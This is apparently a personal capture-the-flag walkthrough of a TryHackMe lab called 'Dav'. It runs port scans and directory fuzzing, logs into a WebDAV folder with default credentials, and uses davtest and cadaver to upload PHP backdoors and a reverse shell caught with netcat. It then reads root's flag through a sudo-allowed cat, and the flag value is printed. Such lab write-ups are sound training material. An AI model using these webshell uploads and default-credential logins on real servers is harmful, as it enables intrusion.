Dav (THM)

ip of the machine :- 10.10.5.87

```
~/current (4.215s)
ping 10.10.5.87 -c 5

PING 10.10.5.87 (10.10.5.87) 56(84) bytes of data.
64 bytes from 10.10.5.87: icmp_seq=1 ttl=60 time=183 ms
64 bytes from 10.10.5.87: icmp_seq=2 ttl=60 time=181 ms
64 bytes from 10.10.5.87: icmp_seq=3 ttl=60 time=190 ms
64 bytes from 10.10.5.87: icmp_seq=4 ttl=60 time=187 ms
64 bytes from 10.10.5.87: icmp_seq=5 ttl=60 time=180 ms

--- 10.10.5.87 ping statistics ---
5 packets transmitted, 5 received, 0% packet loss, time 4005ms
rtt min/avg/max/mdev = 179.732/184.196/190.235/3.892 ms
```

machine is on!!!

```
~/current (21.579s)
nmap -p- --min-rate=10000 10.10.5.87

Starting Nmap 7.95 ( https://nmap.org ) at 2024-11-13 13:29 IST
Warning: 10.10.5.87 giving up on port because retransmission cap hit (10).
Nmap scan report for 10.10.5.87
Host is up (0.15s latency).
Not shown: 65336 closed tcp ports (conn-refused), 198 filtered tcp ports (no-response)
PORT   STATE SERVICE
80/tcp open  http

Nmap done: 1 IP address (1 host up) scanned in 21.54 seconds
```

Only one open port!!!

```
~/current (10.64s)
nmap -p 80 -sC -T5 -A -Pn 10.10.5.87

Starting Nmap 7.95 ( https://nmap.org ) at 2024-11-13 13:30 IST
Nmap scan report for 10.10.5.87
Host is up (0.16s latency).

PORT   STATE SERVICE VERSION
80/tcp open  http    Apache httpd 2.4.18 ((Ubuntu))
|_http-title: Apache2 Ubuntu Default Page: It works
|_http-server-header: Apache/2.4.18 (Ubuntu)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 10.60 seconds
```

Now aggressive scan revealed the version of the server but is also indicating ubuntu's default page.

10.10.5.87

Apache2 Ubuntu Default Page

ubuntu

It works!

This is the default welcome page used to test the correct operation of the Apache2 server after installation on Ubuntu systems. It is based on the equivalent page on Debian, from which the Ubuntu Apache packaging is derived. If you can read this page, it means that the Apache HTTP server installed at this site is working properly. You should **replace this file** (located at `/var/www/html/index.html`) before continuing to operate your HTTP server.

If you are a normal user of this web site and don't know what this page is about, this probably means that the site is currently unavailable due to maintenance. If the problem persists, please contact the site's administrator.

Configuration Overview

Ubuntu's Apache2 default configuration is different from the upstream default configuration, and split into several files optimized for interaction with Ubuntu tools. The configuration system is **fully documented in /usr/share/doc/apache2/ README.Debian.gz**. Refer to this for the full documentation. Documentation for the web server itself can be found by accessing the **manual** if the `apache2-doc` package was installed on this server.

The configuration layout for an Apache2 web server installation on Ubuntu systems is as follows:

```
/etc/apache2/
|-- apache2.conf
|       `--  ports.conf
|-- mods-enabled
|       |-- *.load
|       `-- *.conf
|-- conf-enabled
|       `-- *.conf
|-- sites-enabled
|       `-- *.conf
```

- `apache2.conf` is the main configuration file. It puts the pieces together by including all remaining configuration files when starting up the web server.
- `ports.conf` is always included from the main configuration file. It is used to determine the listening ports for incoming connections, and this file can be customized anytime.
- Configuration files in the `mods-enabled/`, `conf-enabled/` and `sites-enabled/` directories contain particular configuration snippets which manage modules, global configuration fragments, or virtual host configurations, respectively.
- They are activated by symlinking available configuration files from their respective *-available/ counterparts. These should be managed by using our helpers **`a2enmod`, `a2dismod`, `a2ensite`, `a2dissite`,** and **`a2enconf`, `a2disconf`** . See their respective man pages for detailed information.
- The binary is called apache2. Due to the use of environment variables, in the default configuration, apache2 needs to be started/stopped with `/etc/init.d/apache2` or `apache2ctl`. **Calling `/usr/bin/apache2` directly will not work** with the default configuration.

Document Roots

Yup!!! Let's see if this version of apache has any exploitable vulnerability in order to get initial access or not.

Nah!!! Didn't find any.

```
:: Progress: [4614/4614] :: Job [1/1] :: 33 req/sec :: Duration: [0:00:28] :: Errors: 0 ::
```


```
________________________________________________

.hta                    [Status: 403, Size: 289, Words: 22, Lines: 12, Duration: 3822ms]
                        [Status: 200, Size: 11321, Words: 3503, Lines: 376, Duration: 3824ms]
.htaccess               [Status: 403, Size: 294, Words: 22, Lines: 12, Duration: 4830ms]
.htpasswd               [Status: 403, Size: 294, Words: 22, Lines: 12, Duration: 5833ms]
index.html              [Status: 200, Size: 11321, Words: 3503, Lines: 376, Duration: 152ms]
server-status           [Status: 403, Size: 298, Words: 22, Lines: 12, Duration: 179ms]
webdav                  [Status: 401, Size: 457, Words: 42, Lines: 15, Duration: 155ms]
:: Progress: [4614/4614] :: Job [1/1] :: 33 req/sec :: Duration: [0:00:28] :: Errors: 0 ::
```

Found some directories during directory fuzzing. "webdav" looks interesting.

> A 401 status code **indicates that the request lacks valid authentication credentials for the requested resource**. To fix a 401 status code, the user needs to provide valid authentication credentials, such as a username and password or an access token, and include them in the request headers.

Didn't know about 401 status code so searched and found something interesting.



webdav directory asked for a username and password. Let's try some default ones like admin:admin, admin:password etc and nothing worked. Let's try to capture the request and brute force through hydra.

server admin to change the default username & password. This poor design or
to keep the default credentials and be vulnerable to remote attacks.

cmds

1. login to the XAMPP server's WebDAV folder
   - `cadaver http://<REMOTE HOST>/webdav/`
   - `user: wampp`
   - `pass: xampp`
2. upload a file to the webdav folder
   - `put /tmp/helloworld.txt`
3. browse to your uploaded file
   - load URL, http://<REMOTE HOST>/webdav/helloworld.txt, in browser

vulnerable software identification

So, after some searches, found out that webdav is a kind of service and found some default creds. to try on.

10.10.5.87/webdav/

Index of /webdav

Name	Last modified	Size	Description
Parent Directory		-	
passwd.dav	2019-08-25 20:43	44	

Apache/2.4.18 (Ubuntu) Server at 10.10.5.87 Port 80

It worked and now we get a file.

10.10.5.87/webdav/passwd.dav

wampp:$apr1$Wm2VTkFL$PVNRQv7kzqXQIHe14qKA91

OK!!! So it's a hash. A password.

```
~/current (1m 8.20s)
john hash --wordlist=/usr/share/seclist
Warning: detected hash type "md5crypt",
Use the "--format=md5crypt-long" option
Warning: detected hash type "md5crypt",
Use the "--format=md5crypt-opencl" opti
Using default input encoding: UTF-8
Loaded 1 password hash (md5crypt, crypt
Will run 8 OpenMP threads
Press 'q' or Ctrl-C to abort, almost an
0g 0:00:01:06 DONE (2024-11-13 13:49) 0
Session completed
```

Unable to crack the hash. Let's try something else.

WebDav

When dealing with a **HTTP Server with WebDav** enabled, it's possible to **manipulate files** if you have the right **credentials**, usually verified through **HTTP Basic Authentication**. Gaining control over such a server often involves the **upload and execution of a webshell**.

Access to the WebDav server typically requires **valid credentials**, with WebDav bruteforce being a common method to acquire them.

To overcome restrictions on file uploads, especially those preventing the execution of server-side scripts, you might:

- **Upload** files with **executable extensions** directly if not restricted.

So, after searching about how to get rev shell to the server, i came along a blog on webdav on hacktricks. Let's follow this.

DavTest

Davtest try to **upload several files with different extensions** and **check** if the extension is **executed**:

```
davtest [-auth user:password] -move -sendbd auto -url http://<IP> #Uplaod .txt files and
davtest [-auth user:password] -sendbd auto -url http://<IP> #Try to upload every extensio
```

Let's try uploading several files of different extensions using davtest.

https://github.com/cldrn/davtest

Sign in

cldrn / **davtest** Public

Notifications | Fork 38 | Star 104

Code | Issues 3 | Pull requests | Actions | Projects | Wiki | Security | Insights

master | Go to file | Code

cldrn Update davtest.pl — 34d31db · last year

backdoors	Adds davtest 1.1	9 years ago
tests	Adds davtest 1.1	9 years ago
LICENSE	Initial commit	9 years ago
README.txt	Update README.txt	6 years ago
davtest.pl	Update davtest.pl	last year

README | GPL-2.0 license

```
#################################################################
Copyright 2015 Websec, SC.

This program is free software: you can redistribute it and/or modify
```

About

davtest (improved)- Exploits WebDAV folders

Readme
GPL-2.0 license
Activity
104 stars
7 watching
38 forks
Report repository

Releases

No releases published

Packages

No packages published

```
it under the terms of the GNU General Public License as published by
the Free Software Foundation, either version 3 of the License, or
(at your option) any later version.

This program is distributed in the hope that it will be useful,
but WITHOUT ANY WARRANTY; without even the implied warranty of
MERCHANTABILITY or FITNESS FOR A PARTICULAR PURPOSE.  See the
GNU General Public License for more details.

You should have received a copy of the GNU General Public License
along with this program.  If not, see <http://www.gnu.org/licenses/>.

Author (1.0): Chris Sullo / csullo [at] sunera . com
Author (1.1): Paulino Calderon / calderon [at] websec . mx
Author (1.2): RewardOne
```

No packages published

Contributors 3

- **cldrn** Paulino Calderon
- **rewardone**
- **stanley0010** Stanley Chan

Languages

Davtest is not available anywhere, so i have to clone the repo. manually and then test.

So, was unable to resolve dependencies after cloning the repo.

Links 1

Name	URL
Repository Homepage	https://archstrike.org/

Download 2

Warning! ArchStrike is a third-party repository

Type	URL
Binary Package	https://mirror.archstrike.org/x86_64/archstrike/davtest-1.0-5-any.pkg.tar.xz
Source Package	-
Mirror	mirror.archstrike.org

Install Howto

1. Add ArchStrike repository as described on its homepage
2. Install davtest xz package:

```
# pacman -Syu davtest
```

So, found it in arch strike repo. so will be downloading from here.

So, archstrike one also failed so tried from blackarch repo. and it worked.

```
~/current (0.103s)
davtest


ERROR: Missing -url

davtest.pl -url <url> [options]

 -auth+         Authorization (user:password)
 -cleanup       delete everything uploaded when done
 -directory+    postfix portion of directory to create
 -debug+        DAV debug level 1-3 (2 & 3 log req/resp to /tmp/perldav_debug.txt)
 -move          PUT text files then MOVE to executable
 -nocreate      don't create a directory
 -quiet         only print out summary
 -rand+         use this instead of a random string for filenames
 -sendbd+       send backdoors:
                        auto - for any succeeded test
                        ext - extension matching file name(s) in backdoors/ dir
 -uploadfile+   upload this file (requires -uploadloc)
 -uploadloc+    upload file to this location/name (requires -uploadfile)
 -url+          url of DAV location

Example: davtest.pl -url http://localhost/davdir
```

Let's try uploading pentestmonkey rev. shell payload.

```
davtest -auth wampp:xampp -sendbd auto -url http://10.10.5.87/webdav
```


```
EXEC    aspx    FAIL
EXEC    txt     SUCCEED:        http://10.10.5.87/webdav/DavTestDir_zz1L7kyu2ypKV/davtest_zz1L7kyu2ypKV.txt
EXEC    pl      FAIL
EXEC    jhtml   FAIL
EXEC    jsp     FAIL
EXEC    asp     FAIL
EXEC    cgi     FAIL
EXEC    cfm     FAIL
EXEC    shtml   FAIL
EXEC    php     SUCCEED:        http://10.10.5.87/webdav/DavTestDir_zz1L7kyu2ypKV/davtest_zz1L7kyu2ypKV.php
********************************************************
 Sending backdoors
** ERROR: Unable to find a backdoor for html **
** ERROR: Unable to find a backdoor for txt **
PUT Shell:      php     SUCCEED:        http://10.10.5.87/webdav/DavTestDir_zz1L7kyu2ypKV/zz1L7kyu2ypKV_php_backdoor.php
PUT Shell:      php     SUCCEED:        http://10.10.5.87/webdav/DavTestDir_zz1L7kyu2ypKV/zz1L7kyu2ypKV_php_cmd.php

********************************************************
davtest.pl Summary:
Created: http://10.10.5.87/webdav/DavTestDir_zz1L7kyu2ypKV
PUT File: http://10.10.5.87/webdav/DavTestDir_zz1L7kyu2ypKV/davtest_zz1L7kyu2ypKV.html
PUT File: http://10.10.5.87/webdav/DavTestDir_zz1L7kyu2ypKV/davtest_zz1L7kyu2ypKV.aspx
PUT File: http://10.10.5.87/webdav/DavTestDir_zz1L7kyu2ypKV/davtest_zz1L7kyu2ypKV.txt
PUT File: http://10.10.5.87/webdav/DavTestDir_zz1L7kyu2ypKV/davtest_zz1L7kyu2ypKV.pl
PUT File: http://10.10.5.87/webdav/DavTestDir_zz1L7kyu2ypKV/davtest_zz1L7kyu2ypKV.jhtml
PUT File: http://10.10.5.87/webdav/DavTestDir_zz1L7kyu2ypKV/davtest_zz1L7kyu2ypKV.jsp
PUT File: http://10.10.5.87/webdav/DavTestDir_zz1L7kyu2ypKV/davtest_zz1L7kyu2ypKV.asp
PUT File: http://10.10.5.87/webdav/DavTestDir_zz1L7kyu2ypKV/davtest_zz1L7kyu2ypKV.cgi
PUT File: http://10.10.5.87/webdav/DavTestDir_zz1L7kyu2ypKV/davtest_zz1L7kyu2ypKV.cfm
PUT File: http://10.10.5.87/webdav/DavTestDir_zz1L7kyu2ypKV/davtest_zz1L7kyu2ypKV.shtml
PUT File: http://10.10.5.87/webdav/DavTestDir_zz1L7kyu2ypKV/davtest_zz1L7kyu2ypKV.php
Executes: http://10.10.5.87/webdav/DavTestDir_zz1L7kyu2ypKV/davtest_zz1L7kyu2ypKV.html
Executes: http://10.10.5.87/webdav/DavTestDir_zz1L7kyu2ypKV/davtest_zz1L7kyu2ypKV.txt
Executes: http://10.10.5.87/webdav/DavTestDir_zz1L7kyu2ypKV/davtest_zz1L7kyu2ypKV.php
PUT Shell: http://10.10.5.87/webdav/DavTestDir_zz1L7kyu2ypKV/zz1L7kyu2ypKV_php_backdoor.php
PUT Shell: http://10.10.5.87/webdav/DavTestDir_zz1L7kyu2ypKV/zz1L7kyu2ypKV_php_cmd.php
```

So, ran davtest to see if we can upload any file with particular extension to any directory and that file then can be viewed from the browser.

```
PUT File: http://10.10.5.87/webdav/DavTestDir_zz1L7kyu2ypKV/davtest_zz1L7kyu2ypKV.php
Executes: http://10.10.5.87/webdav/DavTestDir_zz1L7kyu2ypKV/davtest_zz1L7kyu2ypKV.html
Executes: http://10.10.5.87/webdav/DavTestDir_zz1L7kyu2ypKV/davtest_zz1L7kyu2ypKV.txt
Executes: http://10.10.5.87/webdav/DavTestDir_zz1L7kyu2ypKV/davtest_zz1L7kyu2ypKV.php
PUT Shell: http://10.10.5.87/webdav/DavTestDir_zz1L7kyu2ypKV/zz1L7kyu2ypKV_php_backdoor.php
PUT Shell: http://10.10.5.87/webdav/DavTestDir_zz1L7kyu2ypKV/zz1L7kyu2ypKV_php_cmd.php
```

This means we can upload php reverse shell and get it.



So, davtest uploads some custom files in a directory to see and evaluate and we can see that webdav directory has the directory of davtest and also some test files in it.

```
~/current
cadaver

dav:!> help
Available commands:
 ls         cd         pwd        put        get        mget       mput
 edit       less       mkcol      cat        delete     rmcol      copy
 move       lock       unlock     discover   steal      showlocks  version
 checkin    checkout   uncheckout history    label      propnames  chexec
 propget    propdel    propset    search     set        open       close
 echo       quit       unset      lcd        lls        lpwd       logout
 help       describe   about
Aliases: rm=delete, mkdir=mkcol, mv=move, cp=copy, more=less, quit=exit=bye
dav:!>
```

Then got to know about cadaver, which is a command line tool for webdav.

```
~/current
cadaver http://10.10.5.87/webdav/

Authentication required for webdav on server `10.10.5.87':
Username: wampp
Password:
dav:/webdav/> ls
Listing collection `/webdav/': succeeded.
Coll:   DavTestDir_zz1L7kyu2ypKV              0  Nov 13 14:20
        passwd.dav                           44  Aug 26  2019
dav:/webdav/>
```

in webdav directory through command line.

```
Uploading php-reverse-shell.php to `/webdav/php-reverse-shell.php':
Progress: [=============================>] 100.0% of 5493 bytes succeeded.
dav:/webdav/>
```

Uploaded my php revshell.

10.10.5.87/webdav/ 170%

Index of /webdav

Name	Last modified	Size	Description
Parent Directory		-	
DavTestDir_zz1L7kyu2ypKV/	2024-11-13 00:50	-	
passwd.dav	2019-08-25 20:43	44	
php-reverse-shell.php	2024-11-13 00:58	5.4K	

Apache/2.4.18 (Ubuntu) Server at 10.10.5.87 Port 80

Let's initiate reverse shell.

```
~/current
rlwrap nc -lnvp 9999

Listening on 0.0.0.0 9999
Connection received on 10.10.5.87 60832
Linux ubuntu 4.4.0-159-generic #187-Ubuntu SMP Thu Aug 1 16:28:06 UTC 2019 x86_64 x86_64 x86_64 GNU/Linux
 01:00:57 up  1:04,  0 users,  load average: 0.00, 0.00, 0.00
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$
```

Got it!!!

```
www-data@ubuntu:/home$ ls
ls
merlin  wampp
www-data@ubuntu:/home$
```

Found two users in /home directory.

```
www-data@ubuntu:/home$ cd wampp
cd wampp
www-data@ubuntu:/home/wampp$ ls
ls
www-data@ubuntu:/home/wampp$ ls -al
ls -al
total 20
drwxr-xr-x 2 wampp wampp 4096 Aug 25  2019 .
drwxr-xr-x 4 root  root  4096 Aug 25  2019 ..
-rw-r--r-- 1 wampp wampp  220 Aug 25  2019 .bash_logout
-rw-r--r-- 1 wampp wampp 3771 Aug 25  2019 .bashrc
-rw-r--r-- 1 wampp wampp  655 Aug 25  2019 .profile
www-data@ubuntu:/home/wampp$
```

So, found nothing in "wampp" user's home directory.

```
www-data@ubuntu:/home/wampp$ cd ../merlin
cd ../merlin
www-data@ubuntu:/home/merlin$ ls
ls
user.txt
www-data@ubuntu:/home/merlin$ cat user.txt
cat user.txt
```

Found user flag in other user's home directory.

```
www-data@ubuntu:/home/merlin$ sudo -l
sudo -l
Matching Defaults entries for www-data on ubuntu:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User www-data may run the following commands on ubuntu:
    (ALL) NOPASSWD: /bin/cat
www-data@ubuntu:/home/merlin$ sudo cat /root/root.txt
sudo cat /root/root.txt
101101ddc16b0cdf65ba0b8a7af7afa5
www-data@ubuntu:/home/merlin$
```

Did "sudo -l" and found that user we reverse shelld as can run "cat" command as sudo (with root privileges) so got the root flag directly.